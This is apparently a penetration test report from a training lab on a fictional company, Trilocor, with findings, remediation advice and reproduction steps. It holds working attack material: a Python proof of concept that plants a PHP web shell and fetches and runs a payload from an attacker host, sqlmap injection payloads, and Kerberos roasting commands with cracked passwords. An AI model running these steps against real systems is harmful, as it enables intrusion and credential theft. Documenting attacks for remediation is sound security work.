
Found password of web service `uplicati` in `/etc/default/uplicati`

```
/etc/default/duplicati:DAEMON_OPTS="--web-service-port=8200 --server-datafolder=/opt/duplicati  
--web-service-password=3BbQ_omRi8GUL3JBmRHm0$"
```

Login to service



Create backup



Set folder to save backup

Backup destination

Storage Type

Local folder or drive

Folder path



Set file want backup



Source data

☐ Show hidden folders



Click **Run now** to create backup



Last successful backup: Never - [Run now](#)
Next scheduled run: Tomorrow at 1:00 PM

Check that the backup has been created successfully

```
svc_rsync@BACKUP01:~$ ls dest/  
duplicati-20241009T211905Z.dlist.zip  
duplicati-bee4eed28b429475884b608e2f6409065.dblock.zip  
duplicati-i93384489f16742b594278c9d8fd11a93.dindex.zip  
svc_rsync@BACKUP01:~$ ls result/
```

Now restore backup

[Home](#)

[Add backup](#)



Restore

[Settings](#)

[About](#)

[Log out](#)

Where do you want to restore from?

☐ Direct restore from backup files ...

Point to your backup files and restore from there

☐ Restore from configuration ...

Load destination from an exported job or a storage provider

☒ test

2.35 KB / 1 Version

Folder path

- ▶ etc
- ▼ home
 - ▼ svc_rsync
 - dest
 - ▶ Linux
 - result
 - ▶ snap
 - test
- ▶ lib

Read content of file in root

```
svc_rsync@BACKUP01:~$ ls -lah result/
total 16K
drwxrwxr-x  3 svc_rsync svc_rsync 4.0K Oct  9 21:23 .
drwxr-xr-x 10 svc_rsync svc_rsync 4.0K Oct  9 21:06 ..
-rw-r--r--  1 root      root      33 Oct  9 02:46 flag.txt
drwxr-xr-x  2 root      root      4.0K Oct  9 21:23 .ssh
svc_rsync@BACKUP01:~$ cat result/flag.txt
89aac179fb4824f8dcb6a502a3ce5551
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Trilocor to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Trilocor should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

- [Finding 1] - Allow only admin to update the role parameter.
- [Finding 1] - Use a whitelist to define the allowed file types for upload.
- [Finding 3] - Identify Accounts that Do Not Require Preauthentication.
- [Finding 4] - Use strong passwords: Ensure that all service accounts have strong passwords that are difficult to guess or brute-force
- [Finding 6] - Use a whitelist to define the allowed file types for upload.
- [Finding 7] - Update Wondershare Dr.Fone to the latest version.
- [Finding 8] - Delete sensitive source code repositories or make them private.
- [Finding 10] - Update Joomla to the latest version.
- Enforce a password change for all users because of the domain compromise

6.2 Medium Term

- [Finding 2] - Using parameterized queries (aka prepared statements) instead of string concatenation within the query
- [Finding 5] - Disable LLMNR and NBT-NS wherever possible.
- [Finding 9] - Disable NFS services.

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise
- Develop and implement a comprehensive incident response plan.

7 Technical Findings Details

1. Privilege Escalation and Unrestricted File Upload via API - Critical

CWE	CWE-269, CWE-434
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	A critical vulnerability in the application allows a regular user to escalate privileges to admin level due to a logic flaw. Subsequently, the admin API endpoint for file uploads can be exploited to bypass file type restrictions, allowing the upload of malicious shell scripts.
Impact	• Unauthorized privilege escalation: Regular users can gain admin access. • Remote Code Execution (RCE): Ability to upload and execute arbitrary code on the server. • Full system compromise: Potential for complete takeover of the affected system. • Data breach: Unauthorized access to sensitive information stored on the server. • Lateral movement: Possibility to use the compromised server as a stepping stone to attack other systems in the network.
Affected Component	http://uat01-eu.intranet.trilocor.local/
Remediation	• Fix the logic flaw in the privilege management system. • Implement proper access controls and role-based permissions. • Enhance file upload security • Implement proper input validation and sanitization on all API endpoints. • Regular security audits and penetration testing of the application.
References	• https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control • https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/269.html • https://cwe.mitre.org/data/definitions/434.html

Finding Evidence

Detailed Reproduction Steps

Step 1: register new account and check login

```
(kali@kali) - [~/Downloads/uat01-eu.intranet.trilocor.local]
$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/register' \
  -d '{"username":"test", "password":"test123", "email":"test@gmail.com"}' \
  -H 'Content-Type: application/json'
{"message":"Registration Successful."}
```

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/login' \
    -d '{"username":"test", "password":"test123"}' \
    -H 'Content-Type: application/json'
{"message":"Authentication Successful.", "id":
1, "username":"test", "email":"test@gmail.com", "role":"public", "token":"PHPSESSID=n2sg8gtvg0jcg
ef8s85klgajav"}
```

Step 2: Use **update** to up role to admin

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/update' \
    -d '{"role":"admin"}' \
    -b "PHPSESSID=ufh67r3b69p665ab1nssq0lu6l" \
    -H 'Content-Type: application/json'
{"message":"User details successfully updated. Please re-login to activate the
changes."}
```

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/auth/login' \
    -d '{"username":"YOUR_USERNAME", "password":"YOUR_PASSWORD"}' \
    -H 'Content-Type: application/json'
{"message":"Authentication Successful.", "id":
2, "username":"YOUR_USERNAME", "email":"YOUR_EMAIL", "role":"admin", "token":"PHPSESSID=p3gaurg7n
489rfou7jr7hj61j6"}
```

Step 3: Use **/support/add** and **/support/export** to upload file and bypass upload file type with **Double extension**

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/add' \
    -d '{"ticket":"TICKET_DETAILS"}' \
    -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
    -H 'Content-Type: application/json'
{"status":"success", "message":"Support ticket submitted
successfully."}
```


```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s 'http://uat01-eu.intranet.trilocor.local/support/list' \
    -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6"

[{"id":1, "user id":2, "date":"2024-09-02
11:37:30", "details":"TICKET_DETAILS"}]
```

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/export' \
    -d '{"type":"json"}' \
    -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
    -H 'Content-Type: application/json'
{"status":"success", "message":"Tickets exported successfully.", "url":"http://uat01-
eu.intranet.trilocor.local/exports/
tickets_2_20240902113858_fd620658_42d2_4fdf_bec2_200e54009e66.json"}
```

```
(kali㉿kali)-[~/Downloads/uat01-eu.intranet.trilocor.local]
```

```
└─$ curl -s -X POST 'http://uat01-eu.intranet.trilocor.local/support/export/2' \
  -d '{"type": "json.php"}' \
  -b "PHPSESSID=p3gaurg7n489rfou7jr7hj61j6" \
  -H 'Content-Type: application/x-php'
{"status": "success", "message": "Tickets exported successfully.", "url": "http://uat01-eu.intranet.trilocor.local/exports/tickets_2_20240902121640_3ae60633_6011_492a_821f_821b81be2511.json.php"}
```



Full PoC python:

```
import requests

headers = {
    'Content-Type': 'application/json',
}

json_data = {
    'username': 'test',
    'password': 'test123',
    'email': 'test@gmail.com',
}

requests.post('http://uat01-eu.intranet.trilocor.local/auth/register', headers=headers,
              json=json_data)

json_data = {
    'username': 'test',
    'password': 'test123',
}

response = requests.post('http://uat01-eu.intranet.trilocor.local/auth/login',
                          headers=headers, json=json_data)
PHPSESSID = response.json()['token'].split("=")[1]
print(PHPSESSID)

## up role admin
cookies = {
    'PHPSESSID': PHPSESSID,
}

json_data = {
    'role': 'admin',
}

response = requests.post('http://uat01-eu.intranet.trilocor.local/auth/update',
                          cookies=cookies, headers=headers, json=json_data)

json_data = {
    'username': 'test',
    'password': 'test123',
}
```



```
response = requests.post('http://uat01-eu.intranet.trilocor.local/auth/login',
headers=headers, json=json_data)
data = response.json()
print(data)
assert data['role'] == 'admin'
PHPSESSID = data['token'].split("=")[1]
print(PHPSESSID)

## up ticket
json_data = {
    'ticket': '<?=$_GET[0]?>',
}

cookies = {
    'PHPSESSID': PHPSESSID,
}

response = requests.post('http://uat01-eu.intranet.trilocor.local/support/add',
cookies=cookies, headers=headers, json=json_data)
print(response.json())

## export ticket

data = '{"type":"json.php"}'

response = requests.post('http://uat01-eu.intranet.trilocor.local/support/export/1',
cookies=cookies, headers=headers, data=data)

## execute command
url = response.json()['url']
cmd = 'wget http://10.10.16.2:8000/htb -O htb; chmod 777 htb; ./htb'
requests.get(url+'?0='+cmd)
```

2. SQL Injection (SQLi) - Critical

CWE	CWE-89
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The web application processed user input in an insecure manner and was thus vulnerable to SQL injection. In an SQL injection attack, special input values in the web application are used to influence the application's SQL statements to its database. Depending on the database used and the design of the application, this may make it possible to read and modify the data stored in the database, perform administrative actions (e.g., shut down the DBMS), or in some cases even gain code execution and the accompanying complete control over the vulnerable server.
Impact	• Unauthorized data access and theft • Data manipulation and integrity compromise • Authentication bypass and privilege escalation • Remote code execution on the database server • Complete database compromise • Large-scale data exfiltration • System and network infiltration • Potential for denial of service attacks
Affected Component	<code>http://securetransfer-dev.trilacor.local</code>
Remediation	• Use prepared statements throughout the application to effectively avoid SQL injection vulnerabilities. Prepared statements are parameterized statements and ensure that even if input values are manipulated, an attacker is unable to change the original intent of an SQL statement. • Use existing stored procedures by default where possible. Typically, stored procedures are implemented as secure parameterized queries and thus protect against SQL injections. • Always validate all user input. Ensure that only input that is expected and valid for the application is accepted. You should not sanitize potentially malicious input. • To reduce the potential damage of a successful SQL Injection attack, you should minimize the assigned privileges of the database user used according to the principle of least privilege. • For detailed information and assistance on how to prevent SQL Injection vulnerabilities, see OWASP's linked SQL Injection Prevention Cheat Sheet.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

Detailed Reproduction Steps

in page source i see `/download.php?file=`

```
href="/download.php?file=06210b7b-f372-4c96-ad19-9b9859c9f83a"
```

run sqlmap to exploit at **file** and it exposes file path uploaded

```
(kali㉿kali)-[~]
└─$ sqlmap -r req.txt -dbms mysql --risk=3 --level=5 --batch --dump
[*] starting @ 06:25:33 /2024-09-01/

[06:25:33] [INFO] parsing HTTP request from 'req.txt'
[06:25:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: file (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: file=../../../../../../etc/passwd' OR NOT 6309=6309-- wvMp

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: file=../../../../../../etc/passwd' AND (SELECT 9752 FROM (SELECT(SLEEP(5)))VHck)--
fduM
---
[06:25:34] [INFO] testing MySQL
[06:25:34] [INFO] confirming MySQL
[06:25:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[06:25:35] [WARNING] missing database parameter. sqlmap is going to use the current database
to enumerate table(s) entries
[06:25:35] [INFO] fetching current database
[06:25:35] [WARNING] running in a single-thread mode. Please consider usage of option '--
threads' for faster data retrieval
[06:25:35] [INFO] retrieved: securetransfer
[06:26:18] [INFO] fetching tables for database: 'securetransfer'
[06:26:18] [INFO] fetching number of tables for database 'securetransfer'
[06:26:18] [INFO] retrieved: 2
[06:26:22] [INFO] retrieved: files
[06:26:38] [INFO] retrieved: users
[06:26:55] [INFO] fetching columns for table 'users' in database 'securetransfer'
[06:26:55] [INFO] retrieved: 4
[06:26:58] [INFO] retrieved: uid
[06:27:10] [INFO] retrieved: user_login
[06:27:44] [INFO] retrieved: user_pass
[06:28:14] [INFO] retrieved: user_email
[06:28:49] [INFO] fetching entries for table 'users' in database 'securetransfer'
[06:28:49] [INFO] fetching number of entries for table 'users' in database 'securetransfer'
[06:28:49] [INFO] retrieved: 2
[06:28:53] [INFO] retrieved: 1
[06:28:57] [INFO] retrieved:
[06:28:58] [WARNING] (case) time-based comparison requires reset of statistical model, please
wait..... (done)
[06:29:14] [WARNING] it is very important to not stress the network connection during usage
of time-based payloads to prevent potential disruptions

[06:29:15] [WARNING] in case of continuous data retrieval problems you are advised to try a
switch '--no-cast' or switch '--hex'
[06:29:15] [INFO] retrieved:
[06:29:16] [INFO] retrieved:
```

```
[06:29:18] [INFO] retrieved: d41d8cd98f00b204e9800998ecf8427e
[06:31:20] [INFO] retrieved: 2
[06:31:25] [INFO] retrieved: test@gmail.com
[06:32:12] [INFO] retrieved: test
[06:32:27] [INFO] retrieved: 098f6bcd4621d373cade4e832627b4f6
[06:34:25] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:34:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:34:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:34:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:34:25] [INFO] starting 4 processes
[06:34:30] [INFO] cracked password 'test' for user
'test'
[06:34:31] [INFO] cracked password 'test' for user
'test'
[06:34:31] [INFO] cracked password '' for hash
'd41d8cd98f00b204e9800998ecf8427e'
Database:
securetransfer

Table: users
[2 entries]
+-----+-----+-----+-----+-----+
| uid | user_pass | user_email | user_login |
+-----+-----+-----+-----+
| 1 | d41d8cd98f00b204e9800998ecf8427e (<empty>) | <blank> | <blank> |
| 2 | 098f6bcd4621d373cade4e832627b4f6 (test) | test@gmail.com | test |
+-----+-----+-----+-----+

[06:34:35] [INFO] table 'securetransfer.users' dumped to CSV file '/home/kali/.local/share/
sqlmap/output/securetransfer-dev.trilocal.local/dump/securetransfer/
users.csv'
[06:34:35] [INFO] fetching columns for table 'files' in database 'securetransfer'
[06:34:35] [INFO] retrieved: 6
[06:34:38] [INFO] retrieved: uid
[06:34:49] [INFO] retrieved: uuid
[06:35:04] [INFO] retrieved: file_name
[06:35:35] [INFO] retrieved: real_path
[06:36:05] [INFO] retrieved: upload_date
[06:36:43] [INFO] retrieved: public
[06:37:02] [INFO] fetching entries for table 'files' in database 'securetransfer'
[06:37:02] [INFO] fetching number of entries for table 'files' in database 'securetransfer'
[06:37:02] [INFO] retrieved: 1
[06:37:05] [INFO] retrieved: shell.php
[06:37:36] [INFO] retrieved: 0
[06:37:41] [INFO] retrieved: /var/www/html/storage/2_06210b7b-f372-4c96-ad19-9b9859c9f83a.php
[06:41:34] [INFO] retrieved: 2
[06:41:40] [INFO] retrieved: 2024-09-01 08:07:45
[06:42:53] [INFO] retrieved: 06210b7b-f372-4c96-ad19-9b9859c9f83a
Database: securetransfer
```

Table: files

[1 entry]

uid	uuid	public	file_name	upload_date
2	06210b7b-f372-4c96-ad19-9b9859c9f83a	0	shell.php	/var/www/html/storage/2_06210b7b-f372-4c96-ad19-9b9859c9f83a.php
				2024-09-01 08:07:45

3. ASREPRoast - High

CWE	CWE-294
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	ASREPRoast is an attack technique that targets the Kerberos authentication protocol. It exploits accounts that do not require pre-authentication. Attackers request an AS-REP (Authentication Service Response) for a user from the Domain Controller (DC) without needing the user's password. The DC responds with a message encrypted with the user's password-derived key, which attackers can attempt to crack offline to discover the user's password.
Impact	• Credential theft: Attackers can obtain service account passwords, which often have elevated privileges. • Unauthorized access: Compromised service accounts can be used to access sensitive systems and data. • Lateral movement: Attackers can use stolen credentials to move laterally within the network. • Privilege escalation: Attackers can elevate their privileges by compromising high-privilege service accounts. • Data exfiltration: Access to sensitive systems can lead to data theft and exfiltration.
Affected Component	DC01 172.16.139.3
Remediation	• Enable Kerberos pre-authentication for all user accounts. • Implement strong, complex passwords for all accounts. • Regularly rotate passwords for sensitive accounts. • Monitor for unusual AS-REP requests. • Educate administrators on the risks of ASREPRoast and proper security practices.
References	https://cwe.mitre.org/data/definitions/294.html

Finding Evidence

Detailed Reproduction Steps

```

└─$ proxychains impacket-GetNPUsers -dc-ip 172.16.139.3 trilacor.local/pthorpe -request -
outputfile hashes.ASREPRoast
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:389 ... OK
Name      MemberOf PasswordLastSet LastLogon UAC
-----
jwegman    2022-07-26 08:34:55.472587 2024-09-05 08:45:15.629308 0x410200

```

```
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
$krb5asrep$23$jwegman@TRILOCOR.LOCAL:d368c4df9f4526ff2ce13f8b9f4a8681$e34ef499492c586293f834f
b50c7c13a3316d97cc8322379009524692f12fd22332390b1c97c5aa28220475a3e931b54f760da1b14302264dc87
04c271e0db39e395ab81221e3c9379815d143f318f944d39a1a6c965c20fdfe3cb51561a2f72a849195f5f7c877a1
4ea8bcd57fc7ad10fc773883d9c5a27f5a70b41fef473da3a78c6e22342d0841c3172a0d555d155b6c9a4dae2abac
e99bf5d561104235088bb078588048f77a3523dcee59c1f2f313c027cb580fe178a0ce13637cb1f04e15d2b7d37d6
0aeba174da4817278bd88ec579a544a8d84f942e8e3324286b899c7da0fb6705ab277c2f646a59a8624b2
```

crack hash get credentials: `jwegman:Roasty07`

```
λ hashcat.exe -m 18200 -a 0 hashes.ASREProast rockyou.txt --force
<snip>
```

Dictionary cache hit:

```
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
$krb5asrep$23$jwegman@TRILOCOR.LOCAL:d368c4df9f4526ff2ce13f8b9f4a8681$e34ef499492c586293f834f
b50c7c13a3316d97cc8322379009524692f12fd22332390b1c97c5aa28220475a3e931b54f760da1b14302264dc87
04c271e0db39e395ab81221e3c9379815d143f318f944d39a1a6c965c20fdfe3cb51561a2f72a849195f5f7c877a1
4ea8bcd57fc7ad10fc773883d9c5a27f5a70b41fef473da3a78c6e22342d0841c3172a0d555d155b6c9a4dae2abac
e99bf5d561104235088bb078588048f77a3523dcee59c1f2f313c027cb580fe178a0ce13637cb1f04e15d2b7d37d6
0aeba174da4817278bd88ec579a544a8d84f942e8e3324286b899c7da0fb6705ab277c2f646a59a8624b2:Roasty0
7
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$jwegman@TRILOCOR.LOCAL:d368c4df9f4526...8624b2
Time.Started.....: Thu Sep 05 19:48:50 2024, (2 secs)
Time.Estimated...: Thu Sep 05 19:48:52 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6814.5 kH/s (2.29ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10690560/14344385 (74.53%)
Rejected.....: 0/10690560 (0.00%)
Restore.Point....: 10649600/14344385 (74.24%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: SEXY#2 -> ROJOSANTAFE
Hardware.Mon.#1..: Temp: 46c Fan: 45% Util: 49% Core:1784MHz Mem:3504MHz Bus:16

Started: Thu Sep 05 19:48:39 2024
Stopped: Thu Sep 05 19:48:53 2024
```

4. Kerberoasting - High

CWE	CWE-294
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	Kerberoasting is an attack technique that targets the Kerberos authentication protocol. Attackers request service tickets for Service Principal Names (SPNs) and then extract the encrypted ticket, which is hashed with the service account's password. The attacker then attempts to crack the password hash offline to gain unauthorized access to the service account.
Impact	• Credential theft: Attackers can obtain service account passwords, which often have elevated privileges. • Unauthorized access: Compromised service accounts can be used to access sensitive systems and data. • Lateral movement: Attackers can use stolen credentials to move laterally within the network. • Privilege escalation: Attackers can elevate their privileges by compromising high-privilege service accounts. • Data exfiltration: Access to sensitive systems can lead to data theft and exfiltration.
Affected Component	DC01 172.16.139.3
Remediation	• Implement strong, complex passwords for service accounts. • Regularly rotate service account passwords. • Monitor for unusual Kerberos ticket requests. • Use managed service accounts (MSAs) to reduce the risk of password theft. • Educate administrators on the risks of Kerberoasting and proper security practices.
References	• https://cwe.mitre.org/data/definitions/294.html • https://attack.mitre.org/techniques/T1557/001/

Finding Evidence

Detailed Reproduction Steps

```

└─(kali㉿kali)-[~/Tools/ntlm_theft/test]
└─$ proxychains impacket-GetUserSPNs -dc-ip 172.16.139.3 trilacor.local/pthorpe -request -
outputfile hashes.kerberoasting
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:389 ... OK
ServicePrincipalName          Name          MemberOf PasswordLastSet
LastLogon Delegation

```


-----	-----	-----
-----	-----	-----
adfsconnect/azure01.trilocor.local <never>	azureconnect	2022-07-26 08:35:20.785080
backupjob/veam001.trilocor.local <never>	backupjob	2022-07-26 08:35:23.910089
MSSQLSvc/DB01.trilocor.local:1433 <never>	mssqlsvc	2022-07-26 08:34:58.941340
MSSQLSvc/DEVTEST.trilocor.local:1433 <never>	sqltest	2022-07-26 08:35:11.410091
MSSQLSvc/QA001.trilocor.local:1433 <never>	sqlqa	2022-07-26 08:35:14.456963
MSSQLSvc/SQL-DEV01.trilocor.local:1433 <never>	sqldev	2022-07-26 08:35:07.988210
MSSQLSvc/SQL-WEB01.trilocor.local:1433 <never>	mssqladm	2022-07-26 08:35:17.769457
MSSQLSvc/SQL01.trilocor.local:1433 <never>	svc_sql	2022-07-26 08:35:02.035096
MSSQLSvc/SQL02.trilocor.local:1433 <never>	sqlprod	2022-07-26 08:35:04.800708
SAP/APP01.trilocor.local <never>	sapsso	2022-07-26 08:35:30.128840
SAPsvc/SAP01.trilocor.local <never>	sapvc	2022-07-26 08:35:32.863210
vmware/vc.trilocor.local <never>	vmwareescvc	2022-07-26 08:35:27.050724

crack hash get credentials: **sqlqa:Password1!** **sqldev:1212developer** **sapvc:!qaz2wsx3edc**

```
λ hashcat.exe -m 13100 -a 0 hashes.kerberoasting rockyou.txt --force
<snip>
```

Dictionary cache hit:

- * Filename..: rockyou.txt
- * Passwords.: 14344385
- * Bytes.....: 139921507
- * Keyspace..: 14344385

```
$krb5tgs$23$*sqlqa$TRILOCOR.LOCAL$trilocor.local/
sqlqa*$05b1d2bdd436dbedce00216d8c1ebba5$3cc5f4ab66ca523de07b5bf0d3ce1b40f8565f987bd7318b8eb62
13ca33fe330a42ec1d86f2f716c9a50a173d63b7746599a3ee685d27bd6bcf4c30bfb3cd04318102d1e5ca539b783
c74e15b0262b538d7fa42b4eccf3d98905bd960353e3f6399a479d13d9e75ab73a36493147bde7ae9fcfe6d170aab
7911bf8da839437276feefd97cefc6ca8fdb7576488d965d90f7a371b9ae71da5a3892045d1a8f1a26170d57db9b7
c2a7e318d3a7e3413e1a243909783d5936ad36e910999188599406483cc103745caac8dec92f40691c0224bf8e0b8
a55c06e3a0b039b4762ab2e825dc61edceb5c7b1653e6536c3295daca3c1ba6c9b15c57ba8a6b3fc1ff2603788226
233c2c18961f0509b27fa5955af66a0f3d1f54c72978565114f850a271f47e927c2fae2b0bd0a78d059cc8c2ce6b1
45646b23907efd7bb5b29f8dd77ea88058a56dd5e3a2dedec152495e9b4d0bb8509e373c01e9cd54768c54fc4e55e
e2aceadf2c5257b73eada53273fbcdac8c4fdbb8ad301d6be21000cc8b7799f8b275376ff001f87fc5da245c973ea
c19eecea6b68bc8d3e908132f40f5479234905e6f535c68bba6ff8b71b34c2be73d3266479ed679a374d0fb36408a
a09826ee8c5a2078e5419d341d72f21f32f86732d47e48f5d5a5b457bc8156e52c7b02a5616ab914f3a43e9ee63a5
07783d61d2ad21c044a4f7155a1c74ac2ab75960bd6dc61659822f98f928c922e28d68279949fa585b7761a49ea34
e0f05d1e75ac135fb27282e487f03777f639bba959e3f46b18a4fa5b2a45299083480af1bbddf568925ee361c47ae
8740f07b0471075b283b9639b9be5624d45725ea0726f73fd21465d1ae93a661cfd73b118e65185edbe36cfd494cc
fef7b01ce013e39d11945fddf3804ae6a47d571a659c39f3c051a88048380969cd67a3b7c61192da5eb3aaec85f40
b576509ac9c3a575998c20e61c5c06505a4507693b6c7555340551cab69269323a3a45ba017f03dee207b196dc259
31c49d157c7ac3e4ae73855ce919dc5912257d102f2bc45daaf0371f8691e43418a2748f84d216feef753bd904342
0728148b404c1a5a54ea54e12d870d8b3c79d0bc773f15f4f677748d6c02e8ea207ebd6ca44548422c4a9d8fa270d
7d299b713c946107fed76b3dd792db609a9acd024bf0f0dd9e84b984d7e59d3c3e472ab23e4e3cbbb1a5063e95a2d
```

```
9daa5faaee5471720afff7f2b39cb61532267cd2ac92566ac687ef8e0c81cdc0f60640e4a80ad988d61dab893a250
dee52904c7e563a4b1215ae0ae7154865e91dd0992befe2f9f3178274d7cefb102e1c7bcb66db70e277ff1569ff43
